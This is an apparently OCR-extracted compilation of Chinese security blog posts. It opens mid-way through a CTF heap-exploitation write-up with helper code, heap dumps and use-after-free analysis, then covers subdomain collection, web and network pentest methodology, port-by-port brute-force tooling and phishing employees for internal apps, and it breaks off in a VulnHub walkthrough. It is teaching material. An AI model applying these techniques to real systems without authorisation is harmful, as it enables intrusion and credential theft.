
show palyer，这个显示的是 select 的 player



show team 会将所有球员信息打印出来



经过对 add_player 的逆向，可以推出 palyer 的结构



编写 add_palyer 查看内存结构

```python
def add_palyer(name, attack = 1, defense = 2, speed = 3, precision = 4):
    p.recvuntil("Your choice: ")
    p.sendline("1")
    p.recvuntil("name: ")
    p.sendline(name)
    p.recvuntil("attack points: ")
    p.sendline(str(attack))
    p.recvuntil("defense points: ")
    p.sendline(str(defense))
    p.recvuntil("speed: ")
    p.sendline(str(speed))
    p.recvuntil("precision: ")
    p.sendline(str(precision))
```


查看内存如下，大小为 0x20,

```
gdb-peda$ x /20g 0x1675010-0x10
0x1675000:  0x0000000000000000  0x0000000000000021
0x1675010:  0x0000000200000001  0x0000000400000003
0x1675020:  0x0000000001675030  0x0000000000000071
0x1675030:  0x4141414141414141  0x4141414141414141
0x1675040:  0x4141414141414141  0x4141414141414141
0x1675050:  0x4141414141414141  0x4141414141414141
0x1675060:  0x4141414141414141  0x4141414141414141
0x1675070:  0x4141414141414141  0x4141414141414141
0x1675080:  0x4141414141414141  0x4141414141414141
0x1675090:  0x0000000000000000  0x0000000000020f71
```


添加两个球员

```
gdb-peda$ x /60gx 0x0000000001759010
0x1759010:  0x0000000200000001  0x0000000400000003
0x1759020:  0x0000000001759030  0x0000000000000071
0x1759030:  0x4141414141414141  0x4141414141414141
0x1759040:  0x4141414141414141  0x4141414141414141
0x1759050:  0x4141414141414141  0x4141414141414141
0x1759060:  0x4141414141414141  0x4141414141414141
0x1759070:  0x4141414141414141  0x4141414141414141
0x1759080:  0x4141414141414141  0x4141414141414141
0x1759090:  0x0000000000000000  0x0000000000000021
0x17590a0:  0x0000000200000001  0x0000000400000003
0x17590b0:  0x00000000017590c0  0x0000000000000071
0x17590c0:  0x4242424242424242  0x4242424242424242
0x17590d0:  0x4242424242424242  0x4242424242424242
0x17590e0:  0x4242424242424242  0x4242424242424242
0x17590f0:  0x4242424242424242  0x4242424242424242
0x1759100:  0x4242424242424242  0x4242424242424242
0x1759110:  0x4242424242424242  0x4242424242424242
0x1759120:  0x0000000000000000  0x0000000000020ee1
```


了解得差不多了，开始吧

查找漏洞

看下 delete，判断 index 不能大于 10，且全局 players 数组不为 0，而且 delete 后将相应的 players 索引置 0，所以不存在 double free，free 的时候首先将 name 释放，再释放整个 palyer

```
__int64 delete_player()
{
  void *ptr; // ST08_8@4
  int v2; // [sp+4h] [bp-1Ch]@1
  char nptr; // [sp+10h] [bp-10h]@1
  __int64 v4; // [sp+18h] [bp-8h]@1

  v4 = *MK_FP(__FS__, 40LL);
  printf("Enter index: ");
  fflush(stdout);
  readline(&nptr, 4LL);
  v2 = atoi(&nptr);
  if ( (unsigned int)v2 <= 0xA && players[(unsigned __int64)(unsigned int)v2] )
  {
    ptr = (void *)players[(unsigned __int64)(unsigned int)v2];
    players[(unsigned __int64)(unsigned int)v2] = 0LL;
    free(*((void **)ptr + 2));
    free(ptr);
    puts("She's gone!");
    fflush(stdout);
  }
  else
  {
    puts("Invalid index");
    fflush(stdout);
  }
  return *MK_FP(__FS__, 40LL) ^ v4;
}
```


那看看释放后能否重用，看看 show palyer，因为 delete 没将 selected 置 0，导致可以重用，这可以导致信息泄露

```
__int64 show_player()
{
  __int64 v1; // [sp+8h] [bp-8h]@1

  v1 = *MK_FP(__FS__, 40LL);
  if ( selected )
  {
    show_player_func(selected);
  }
  else
  {
    puts("No player selected index");
    fflush(stdout);
  }
  return *MK_FP(__FS__, 40LL) ^ v1;
}
```


再有 edit 可以导致任意地址写漏洞

```
1  int edit_player()
2  {
3    int result; // eax@1
4    char v1; // [sp+Bh] [bp-5h]@1
5
6    v1 = 0;
7    result = selected;
8    if ( selected )
9    {
10     while ( !v1 )
11     {
12       result = edit_menu();
13       switch ( result )
14       {
15         case 0:
16           v1 = 1;
17           break;
18         case 1:
19           result = set_name();
20           break;
21         case 2:
22           result = set_attack();
23           break;
24         case 3:
25           result = set_defense();
26           break;
27         case 4:
28           result = set_speed();
29           break;
30         case 5:
31           result = set_precision();
32           break;
33         default:
34           puts("Invalid choice");
35           result = fflush(stdout);
36           break;
37       }
38     }
39   }
40   else
41   {
42     puts("No player selected!!");
43     result = fflush(stdout);
44   }
45   return result;
46 }
```


那怎么占位呢（下面图说的 0x17 不一定，我们 0x16，0x15 等也能占位，差不多大小就行）

```
{
  printf("Found free slot: %d\n", i);
  fflush(stdout);
  s = (palyer *)malloc(0x18uLL);
  if ( s )
  {
    memset(s, 0, 0x18uLL);                  // 初始化
    printf("Enter player name: ", 0LL);
    fflush(stdout);
    memset(&src, 0, 0x100uLL);
    readline((__int64)&src, 256);
    v0 = strlen(&src);
    s->name = (__int64)malloc(v0 + 1);
    if ( s->name )
    {
      strcpy((char *)s->name, &src);
      printf("Enter attack points: ", &src);
      fflush(stdout);
      readline((__int64)&src, 4);
      s->attackPoint = atoi(&src);
      printf("Enter defense points: ", 4LL);
      fflush(stdout);
      readline((__int64)&src, 4);
      s->defensePoints = atoi(&src);
      printf("Enter speed: ", 4LL);
      fflush(stdout);
      readline((__int64)&src, 4);
      s->speed = atoi(&src);
      printf("Enter precision: ", 4LL);
      fflush(stdout);
      readline((__int64)&src, 4);
      s->precision = atoi(&src);
      players[(unsigned __int64)i] = (__int64)s;
    }
    else
    {
      printf("Could not allocate!", 256LL);
      fflush(stdout);
    }
00001A0E add_player:38
```

我们的name为0x17长度即可

信安之路

就是创建两个 palyer，都 free 掉，再创建一个 palyer 即可占位，用 name 占第二个 palyer 的结构

还有我们下面写 got 的话有两个目标，一个 atoi，一个 strlen，不过 atoi 的话传入的参数只有四字节，只能传个 sh 过去了，strlen 也是可以的，留给大家尝试，就不贴出来了

Exp 查看原文：

https://mp.weixin.qq.com/s?__biz=MzI5MDQ2NjExOQ==&mid=2247485900&idx=1&sn=9eef3599fd7b37b92c7c3825cede2cda&chksm=ec1e39e4db69b0f20d56acb2aa8356b62134bb6bb67e61dba862efaed1f532fdedc8f407122f&scene=21#wechat_redirect

渗透测试

渗透测试是通过黑盒的方式找出业务系统的安全问题，来帮助业务系统提升安全性，是目前从业人员最多，入门最容易，门槛最低的安全职业，在国内大多数的渗透测试者都是以 web 安全为主要测试目标，后期扩展到针对系统服务的安全测试，主要的测试方法就是用网络上公开的测试方法和已知漏洞来对业务系统进行测试。

论二级域名收集的各种姿势

原创： myh0st 信安之路 2017-06-10

测试 dns 域传送

测试方式如图：

当然，这种方式不一定都能成功，但也不失为一种获取二级域名的方式。

反查 whois

工具：站长工具

1 查询 whois

http://whois.chinaz.com/baidu.com

2 反查

whois http://whois.chinaz.com/reverse?host=domainmaster@baidu.com&ddlSearchMode=1

获得关联域名信息

通过搜索引擎

搜索推荐工具：*https://github.com/laramies/theHarvester*

支持：*google*、*bing*、*yahoo*、*baidu*、*shodan*、*twitter*

通过全网 dns 反解析

下载地址： *https://scans.io/study/sonar.rdns_v2*

这是 Rapid7 Labs 扫描的结果，大家可以下载下来，搜索关键字，获取二级域名

通过证书获取

下载地址：

https://scans.io/study/sonar.ssl

https://scans.io/study/sonar.moressl

这也是 Rapid7 Labs 扫描的结果，通过证书信息获取二级域名

也可以不下载，直接使用 censys 提供的免费项目来搜，如下：

https://www.censys.io/certificates?q=baidu.com

谷歌也提供了证书搜索的功能，不过需要翻墙，大家自行搜索吧。

利用全网 IP 扫描 http 端口

原理：在访问 IP 的 80 或者 8080 端口的时候，可能会遇到配置了 301 跳转的，可以在 header 里获取域名信息。全网扫描结果如下：

https://scans.io/study/sonar.http

枚举二级域名

推荐工具：*https://github.com/ring04h/wydomain*

工具原理： 通过 dns 解析域名

支持字典和暴力枚举

利用第三方网站

登入 github.com，通过代码搜索功能，查找由于程序员误上传代码造成的二级域名泄漏

可能垃圾数据比较多，请自行决定，这种方式也可以使用谷歌关键字：

site:github.com baidu.com

的方式获取 github 泄漏的二级域名

其他第三方：*Alex、Chaxunla、Netcraft、DNSDumpster、Virustotal、ThreatCrowd、CrtSearch、PassiveDNS、GooglCT、ILink、Sitedossier、Threatminer、Pgpsearch*

利用工具：

https://github.com/bit4woo/Teemo

利用爬虫

一个强大的爬虫工具：

https://github.com/binux/pyspider

大家自行把玩

不过自己写的爬虫才是最适合的，如何写正则可以参考前文写的三篇正则表达式的学习，传送门：

正则上篇、正则中篇、正则下篇

利用文件信息泄漏

1 crossdomain.xml 文件

2 运维安全之安全隐患

利用漏洞报告平台

虽然乌云关了，但是在乌云的历史数据中还是有不少企业域名信息的，这个是不可以忽视的。

工具汇总

经典的子域名爆破枚举脚本

https://github.com/lijiejie/subDomainsBrute

子域名字典穷举

https://github.com/ring04h/wydomain

子域名枚举与地图标记

https://github.com/le4f/dnsmaper

在线子域名信息收集工具

https://github.com/0xbug/orangescan

根据 DNS 记录查询子域名

https://github.com/TheRook/subbrute

基于谷歌 SSL 透明证书的子域名查询脚本

https://github.com/We5ter/GSDF

使用 CloudFlare 进行子域名枚举的脚本

https://github.com/mandatoryprogrammer/cloudflare_enum

A domain scanner

https://github.com/18F/domain-scan

Knock Subdomain Scan

https://github.com/guelfoweb/knock

多方式收集目标子域名信息

https://github.com/Evi1CLAY/CoolPool/tree/master/Python/DomainSeeker

兄弟域名查询

https://github.com/code-scan/BroDomain

基于 dns 查询的子域名枚举

https://github.com/chuhades/dnsbrute

总结

域名收集的方式千千万，别人写的开源工具也很多，但是用起来毕竟不是那么的顺手，所以大家完全可以自己开发，集大家之所长，开发属于自己的域名获取工具。

web 应用渗透测试流程

原创： myh0st 信安之路 2017-06-30

对于 web 应用的渗透测试，一般分为三个阶段：信息收集、漏洞发现以及漏洞利用。下面我们就分别谈谈每个阶段需要做的事情。

信息收集

在信息收集阶段，我们需要尽量多的收集关于目标 web 应用的各种信息，比如：脚本语言的类型、服务器的类型、目录的结构、使用的开源软件、数据库类型、所有链接页面，用到的框架等

脚本语言的类型

常见的脚本语言的类型包括：php、asp、aspx、jsp 等

测试方法

1 爬取网站所有链接，查看后缀

2 直接访问一个不存在页面后面加不同的后缀测试

3 查看 robots.txt，查看后缀

服务器的类型

常见的 web 服务器包括：apache、tomcat、IIS、ngnix 等

测试方法

1 查看 header，判断服务器类型

2 根据报错信息判断

3 根据默认页面判断

目录的结构

了解更多的目录，可能发现更多的弱点，如：目录浏览、代码泄漏等。

测试方法

1 使用字典枚举目录

2 使用爬虫爬取整个网站，或者使用 google 等搜索引擎获取

3 查看 robots.txt 是否泄漏

使用的开源软件

我们如果知道了目标使用的开源软件，我们可以查找相关的软件的漏洞直接对网站进行测试。

测试方法

1 指纹识别（网络上有很多开源的指纹识别工具）

数据库类型

对于不同的数据库有不同的测试方法。

测试方法

1 使应用程序报错，查看报错信息

2 扫描服务器的数据库端口（没做 NAT 且防火墙不过滤时有效）

所有链接页面

这个跟前面的获取目录结构类似，但是这个不只是获取网站的所有功能页面，有时候还可以获取到管理员备份的源码。

测试方法

1 使用字典枚举页面

2 使用爬虫爬取整个网站，或者使用 google 等搜索引擎获取

3 查看 robots.txt 是否泄漏

用到的框架

很多网站都利用开源的框架来快速开发网站，所以收集网站的框架信息也是非常关键的。

测试方法

1 指纹识别（网络上有很多开源的指纹识别工具）

漏洞发现

在这个阶段我们在做测试的时候要对症下药，不能盲目的去扫描，首先要确定目标应用是否使用的是公开的开源软件，开源框架等、然后在做深一度的漏洞扫描。

关于开源软件的漏洞发现

开源的软件

常见的开源软件有：wordpress、phpbb、dedecms 等

开源的框架

常见的开源框架有：Struts2、 Spring MVC、ThinkPHP 等

中间件服务器

常见的中间件服务器有：jboss、tomcat、Weblogic 等

数据库服务

常见的数据库服务：mssql、mysql、oracle、redis、sybase、MongoDB、DB2 等

对于开源软件的测试方法

1 通过指纹识别软件判断开源软件的版本信息，针对不同的版本信息去开放的漏洞数据库查找相应版本的漏洞进行测试

2 对于默认的后台登录页、数据库服务端口认证等入口可以进行简单的暴力破解、默认口令尝试等操作

3 使用开源的漏洞发现工具对其进行漏洞扫描，如：WPScan

关于自主开发的应用

手动测试

这个阶段，我们需要手工测试所有与用户交互的功能，比如：留言、登入、下单、退出、退货、付款等操作

软件扫描

使用免费的软件扫描，如：appscan、wvs、netsparker，burp 等

可能存在的漏洞

Owasp 关键点

代码安全之上传文件

代码安全之文件包含

代码安全之 SSRF

逻辑漏洞之密码重置

逻辑漏洞之支付漏洞

逻辑漏洞之越权访问

平台安全之中间件安全

漏洞利用

这个阶段是 web 渗透测试的最后阶段，针对不同的弱点有不同的漏洞利用方式，需要的知识点也比较多。一般这个阶段包括两种方式，一种是手工测试，一种是工具测试

手工测试

这种方式对于有特殊过滤等操作，或者网络上没有成型的利用工具的时候可以使用，在熟练之后，自己也可以写出自己的利用工具代替手工操作，毕竟手工操作是非常累的。有时候可以结合服务器的配置问题，增加成功率。

运维安全之安全隐患

工具测试

网络上有很多好用的免费利用工具，比如针对 sql 注入的 sqlmap、针对软件漏洞的 matesploit 等。

总结

本文简要说明了在做 web 渗透测试的时候所涉及的信息和操作，可能不是很全面，但是作为一个框架，不同的阶段需要学习更多的知识来填补空缺，所以说安全之路任重而道远。

常见端口及安全测试

原创： myh0st 信安之路 2017-07-10

在渗透测试中，端口扫描是一个非常重要的环节，端口扫描的目的是了解服务器上运行的服务信息，针对不同的端口进行不同的安全测试，本文的主要内容是关于常见端口安全隐患以及测试方法。

DNS（53）UDP

DNS 是域名系统(DomainNameSystem)的缩写，该系统用于命名组织到域层次结构中的计算机和网络服务。

测试内容

配置漏洞之 DNS 域传送

针对 dns 的拒绝服务攻击

枚举二级域名，泄漏域名信息

针对不同版本的 dns 服务器外部公开的漏洞，可以在各大漏洞数据库查询。

相关工具

常见工具：dnsenum、 nslookup、 dig、fierce

使用 namp 脚本：nmap -Pn -sU -p53 --script dns* -v

SMTP (25) TCP

SMTP（Simple Mail Transfer Protocol）即简单邮件传输协议,它是一组用于由源地址到目的地址传送邮件的规则，由它来控制信件的中转方式。

测试内容

邮件欺骗，转发垃圾邮件

使用 VRFY 枚举用户列表

针对不同版本的邮件服务器外部公开的漏洞，可以在各大漏洞数据库查询。

相关工具

使用 namp 脚本：nmap -Pn -sS -p25 --script smtp* -v

SNMP (161) UDP

简单网络管理协议（SNMP），由一组网络管理的标准组成，包含一个应用层协议（application layer protocol）、数据库模型（database schema）和一组资源对象。

测试内容

默认社区字符串

枚举 MIB

相关工具

常见工具：snmpwalk、snmpenum.pl

SSH (22) TCP

SSH 为 Secure Shell 的缩写，由 IETF 的网络小组（Network Working Group）所制定；SSH 为建立在应用层基础上的安全协议

测试内容

暴力破解

根据不同版本的 ssh 服务器版本以及公开的 exp 进行测试

相关工具

爆破工具：hydra、medusa

nmap 脚本：nmap -Pn -sS -p22 --script ssh* -v

连接工具：putty、winscp

SMB (445,137,139) TCP

SMB(Server Message Block)通信协议是微软(Microsoft)和英特尔(Intel)在1987 年制定的协议,主要是作为 Microsoft 网络的通讯协议。

测试内容

网络公开的针对 smb 协议的漏洞利用

相关工具

msf（auxiliary/scanner/smb/smb_version）

nmap 脚本：smb-check-vulns

FTP (21) TCP

FTP 是 File Transfer Protocol（文件传输协议）的英文简称，而中文简称为“文传协议”。用于 Internet 上的控制文件的双向传输。

测试内容

默认用户密码：anonymous:anonymous

暴力破解帐号密码

根据不同版本的 ftp 服务器版本以及公开的 exp 进行测试

相关工具

爆破工具：hydra、medusa

nmap 脚本：nmap -Pn -sS -p21 --script ftp* -v

Telnet (23) TCP

Telnet 协议是 TCP/IP 协议族中的一员，是 Internet 远程登陆服务的标准协议和主要方式。

测试内容

暴力破解帐号密码

根据不同版本的 telnet 服务版本以及公开的 exp 进行测试

相关工具

nmap 脚本：telnet-brute.nse、telnet-encryption.nse、telnet-ntlm-info.nse

TFTP (69) UDP

TFTP（Trivial File Transfer Protocol,简单文件传输协议）是 TCP/IP 协议族中的一个用来在客户机与服务器之间进行简单文件传输的协议，提供不复杂、开销不大的文件传输服务。

测试内容

爆破帐号密码

未授权访问

根据不同版本的 tftp 服务版本以及公开的 exp 进行测试

相关工具

nmap 脚本：tftp-enum.nse

RPC (111) TCP/UDP

RPC（Remote Procedure Call Protocol）——远程过程调用协议，它是一种通过网络从远程计算机程序上请求服务，而不需要了解底层网络技术的协议。

测试内容

根据不同版本的 RPC 协议版本以及公开的 exp 进行测试

枚举 rpc 信息

相关工具

nmap 脚本：*bitcoinrpc-info.nse*、*metasploit-msgrpc-brute.nse*、*metasploit-xmlrpc-brute.nse*、*msrpc-enum.nse*、*nessus-xmlrpc-brute.nse*、*rpcap-brute.nse*、*rpcap-info.nse*、*rpc-grind.nse*、*rpcinfo.nse*、*xmlrpc-methods.nse*

NTP (123) UDP

NTP 是网络时间协议(Network Time Protocol)，它是用来同步网络中各个计算机的时间的协议。

相关工具

nmap 脚本：*nmap -Pn -sS -p21 --script ntp* -v*

HTTP/HTTPs (443,80,8080,8443) TCP

超文本传输协议（HTTP，HyperText Transfer Protocol)是互联网上应用最为广泛的一种网络协议。这个协议是我们使用最多的协议，针对它的攻击方式以及测试内容非常多这里就不提了。

mssql (1433) TCP

ms SQL 是指微软的 SQLServer 数据库服务器，它是一个数据库平台，提供数据库的从服务器到终端的完整的解决方案，其中数据库服务器部分，是一个数据库管理系统，用于建立、使用和维护数据库。

测试内容

暴力破解

相关工具

爆破工具：hydra

nmap 脚本：*ms-sql-brute.nse*、*ms-sql-config.nse*、*ms-sql-dac.nse*、*ms-sql-dump-hashes.nse*、*ms-sql-empty-password.nse*、*ms-sql-hasdbaccess.nse*、*ms-sql-info.nse*、*ms-sql-ntlm-info.nse*、*ms-sql-query.nse*、*ms-sql-tables.nse*、*ms-sql-xp-cmdshell.nse*

mysql (3306) TCP

MySQL 是一个关系型数据库管理系统，由瑞典 MySQL AB 公司开发，目前属于 Oracle 旗下产品。MySQL 是最流行的关系型数据库管理系统之一，在 WEB 应用方面，MySQL 是最好的 RDBMS (Relational Database Management System，关系数据库管理系统) 应用软件。

测试内容

暴力破解

相关工具

爆破工具：hydra

Oracle (1521) TCP

Oracle Database，又名 Oracle RDBMS，或简称 Oracle。是甲骨文公司的一款关系数据库管理系统。它是在数据库领域一直处于领先地位的产品。

测试内容

暴力破解

枚举数据库信息

相关工具

枚举工具：Tnsver、Tnscmd

nmap 脚本：*oracle-brute.nse*、*oracle-brute-stealth.nse*、*oracle-enum-users.nse*、*oracle-sid-brute.nse*、*oracle-tns-version.nse*

RDP (3389) TCP

远程桌面协议（RDP，Remote Desktop Protocol）是一个多通道

（multi-channel）的协议，让用户（客户端或称“本地电脑”）连上提供微软终端机服务的电脑（服务器端或称“远程电脑”）。

测试内容

爆破用户密码

根据网络公开的漏洞 exp 进行测试

相关工具

nmap 脚本：*rdp-enum-encryption.nse*、*rdp-vuln-ms12-020.nse*

SIP (5060)

SIP（Session Initiation Protocol，会话初始协议）是由 IETF（Internet Engineering Task Force，因特网工程任务组）制定的多媒体通信协议。

相关工具

Sipflanker、Sipscan

总结

这里只是提到了常见的端口对应的服务以及可能存在的弱点，以及一些测试工具，写的不全，大家有什么意见以及建议请在下方留言，大家共同学习。

内部 app 的收集方式

原创： myh0st 信安之路 2017-07-12

如今，随着移动互联网的发展，移动 APP 的安全问题已被各大公司所重视，然而，内部 APP 不像对外业务 APP 那样，做过严格的安全测试，自然安全性也不会那么高，所以内部 APP 可以成为突破企业安全边界的新的威胁，下面我们就大概介绍一下，内部 APP 的一些安全弱点以及威胁。

内部 APP 获取方式

在渗透测试中，想要利用内部 APP 的弱点突破内网，那么我们首先需要的是利用什么样的方式获取到内部 APP，然后对其进行检测，利用其弱点突破内网。

社工钓鱼

这个方式不只是可以在这里使用，他的作用在不同的人手里可以发挥不同的作用，可以用在获取凭证、引导安装木马程序等，但是通过社工钓鱼的方式获取内部使用的 APP 可能容易的多，毕竟大家对帐号密码、安装软件等敏感操作都有很强的戒备心理。

公司网站

有时候公司为了方便员工下载 app，在公网上或者应用市场上发布自己的内部 APP，导致任何人都可以下载安装其内部 APP，这就导致了内部 APP 的泄漏。可以通过收集二级域名、扫描公司外网 IP 段、在各大应用市场搜索等方式获取。

内部交流群

通常企业员工之间会有 qq 群或者微信群等交流场所，我们可以通过混进他的的交流群，或许在群共享中会有内部资料的泄漏。

搜索引擎

搜索引擎作为资料搜索的神器，有些服务器存在文件浏览漏洞，一些文件列表就会被搜索引擎所收录，即使目前该漏洞已经修补，我们也可以通过搜索引擎获取曾经泄漏的文件。

云平台

云平台作为文件分享是非常方便的，有些内部用户之间会对共有的文件进行文件共享，分享之后没有及时删除，这是就给了我们可乘之机，这种方式，不仅仅只有用于存储的云平台还有像 github 的代码分享平台也会存在这些问题。

常见弱点

内部 APP 的常见弱点也是所有移动 APP 都可能存在的弱点，但是带外公开的 APP 都是经过严格的安全测试的，相对存在的常见安全问题就没那么多，但是我们还是要学习一下，所有 APP 都可能存在的安全问题。移动 APP 也算是一种客户端，从服务器端获取数据然后显示，所以服务端的漏洞也算是移动安全中的一部分，然而服务端的安全与 web 安全的测试方式没啥区别，存在的安全弱点也没什么不同，像 sql 注入、命令执行、上传问题、逻辑漏洞等常规漏洞。移动 APP 也会有一些特有的漏洞，比如：数据传输问题、本地存储问题、信息泄漏等问题。下面就简单介绍一下移动 APP 特有的常见问题。

网络安全渗透测试

原创： myh0st 信安之路 2017-07-15

针对网络的渗透测试项目一般包括：信息收集、端口扫描、指纹识别、漏洞扫描、绘制网络拓扑、识别代理、记录结果等。下面就一一介绍。

信息收集

DNS

dns 信息包含(A, MX, NS, SRV, PTR, SOA, CNAME) 记录，了解不同记录的含义至关重要。

A 记录列出特定主机名的 IP 地址。这是名称解析的重要记录。

CNAME 标准名称 此记录指定标准主机名的别名。

MX 邮件交换器此记录列出了负责接收发到域中的电子邮件的主机。

NS 名称服务器此记录指定负责给定区域的名称服务器。

SRV 指明某域名下提供的服务

SOA 表明了 DNS 服务器之间的关系。SOA 记录表明了谁是这个区域的所有者。

PTR 反向 DNS 查找，借助于 IP，您可以获得与其关联的域。

ping 和 ping 扫描

ping 作为主机发现的重要工具，能够确定主机是否存在。

```
root@kali:~# nmap -sn 192.168.169.128
root@kali:~# nmap -sn 192.168.169.128-20     IP 范围
root@kali:~# nmap -sn 192.168.169.*          通配符
root@kali:~# nmap -sn 192.168.169.128/24     子网
```

whois

不管域名还是 IP 的 whois 信息对我们渗透测试都是非常重要的。

```
root@kali:~# whois testdomain.com
```

Traceroute

Traceroute 是一个网络诊断工具，显示数据包中的路由路径和传输延迟。

Linux：rtraceroute google.com

windows：tracert google.com

端口扫描

端口扫描作为发现网络中存在的服务信息的重要方式，在网络渗透测试中是不可或缺的一步，最常用的工具就是 nmap 了。

root@kali:~# nmap – open gbhackers.com　　扫描所有端口

root@kali:~# nmap -p 80 192.168.169.128　　扫描指定端口

root@kali:~# nmap -p 80-200 192.168.169.128　　扫描端口列表

root@kali:~# nmap -p “” 192.168.169.128　　扫描所有端口*

指纹识别

通常针对端口的指纹识别，简单的可以使用 nc、telnet 等连接该端口，通常会返回一些 banner，通过 banner 可以大概知道该端口上运行着什么样的服务。

root@kali:~# nmap -A 192.168.169.128

root@kali:~# nmap -v -A 192.168.169.128　　显示扫描详细信息

漏洞扫描

在识别端口指纹后，接下来的步骤就是通过指纹信息，查找相应的漏洞进行测试，确定其是否存在漏洞。

推荐工具：Nessus

Nessus 是目前全世界最多人使用的系统漏洞扫描与分析软件。

提供完整的电脑漏洞扫描服务，并随时更新其漏洞数据库。

不同于传统的漏洞扫描软件, Nessus 可同时在本机或远端上摇控, 进行系统的漏洞分析扫描。

其运作效能能随着系统的资源而自行调整。如果将主机加入更多的资源(例如加快 CPU 速度或增加内存大小),其效率表现可因为丰富资源而提高。

可自行定义插件(Plug-in)

NASL(Nessus Attack Scripting Language) 是由 Tenable 所开发出的语言, 用来写入 Nessus 的安全测试选项。

完整支持 SSL (Secure Socket Layer)。

绘制网络拓扑

绘制网络拓扑对于我们理解企业内部网络非常关键，它让我们在下一步渗透测试时思路更加清晰，让我们的渗透测试更加顺利有效。

推荐工具：LANmanager, LANstate, Friendly pinger, Network view

使用代理

有些时候，我们在做渗透测试的时候，我们所处的网络并不通透，通常需要代理接入到内网中，所有使用代理软件是非常关键的。

常用代理软件： Proxifier, SSL Proxy, Proxy Finder 等

记录结果

在渗透测试中的任何环节都是需要记录下来的，不仅仅是为了方便我们的整个渗透测试的过程，而且在客户验收的时候也很关键，可以避免不必要的麻烦。

针对这个记录方式不同的公司有不同的标准，依照标准来即可。

重要工具

渗透框架

Kali Linux

Backtrack5 R3

Security Onion

侦查工具

Smartwhois

MxToolbox

CentralOps

dnsstuff

nslookup

DIG

netcraft

发现工具

Angry IP scanner

Colasoft ping tool

nmap

Maltego

NetResident

LanSurveyor

OpManager

端口扫描

Nmap

Megaping

Hping3

Netscan tools pro

Advanced port scannerService Fingerprinting Xprobe

nmap

zenmap

枚举工具

Superscan

Netbios enumerator

Snmpcheck

onesixtyone

Jxplorer

Hyena

DumpSec

WinFingerprint

Ps Tools

NsAuditor

Enum4Linux

nslookup

Netscan

漏洞扫描

Nessus

GFI Languard

Retina

SAINT

Nexpose

密码破解

Ncrack

Cain & Abel

LC5

Ophcrack

pwdump7

fgdump

John The Ripper

Rainbow Crack

嗅探工具

Wireshark

Ettercap

Capsa Network Analyzer

中间人攻击

Cain & Abel

Ettercap

漏洞利用

Metasploit

Core Impact

总结

工具何其多，适合自己才是最关键的，在不同的环境使用不同的工具，别人的经验只有自己亲自测试之后才能真正转化为自己的经验，俗话说，光说不练假把式。我这也算是假把式了，其中很多工具都没用过，如何使用我就不教大家了，都是聪明人，一学就会，欢迎投稿。

Linux 渗透测试

原创： Hello_C 信安之路 2017-07-28

最近发现了一个不错的靶场，里面各种渗透测试的虚拟机，大家可以下载进行尝试学习。还有就是一个漏洞利用存档，可以找到很多我们可以利用的学习的东西。

靶场:

https://www.vulnhub.com

漏洞利用存档:

https://www.exploit-db.com

0x01 信息搜集

首先就是确定我们靶机的目标 IP

Nmap -sP -T5 192.168.0.1/24

```
> nmap -sP -T5 192.168.0.1/24
```

```
MAC Address: 08:00:27:EE:48:1B (Oracle VirtualBox virtual NIC)
Nmap scan report for DESKTOP-PNA3KAG (192.168.0.172)
Host is up (0.0010s latency).
```



通过前面的步骤，我们对目标进行具体的端口扫描以及操作系统识别，发现开启有 80，22 以及 6667 端口。

nmap -sV -p- -A -O -T4 192.168.0.170

```
> nmap -sV -p- -A -O -T4 192.168.0.170

Starting Nmap 7.10 ( https://nmap.org ) at 2017-05-17 20:43 ?D1ú±ê×?ê±??
Nmap scan report for VulnOSv2 (192.168.0.170)
Host is up (0.00017s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
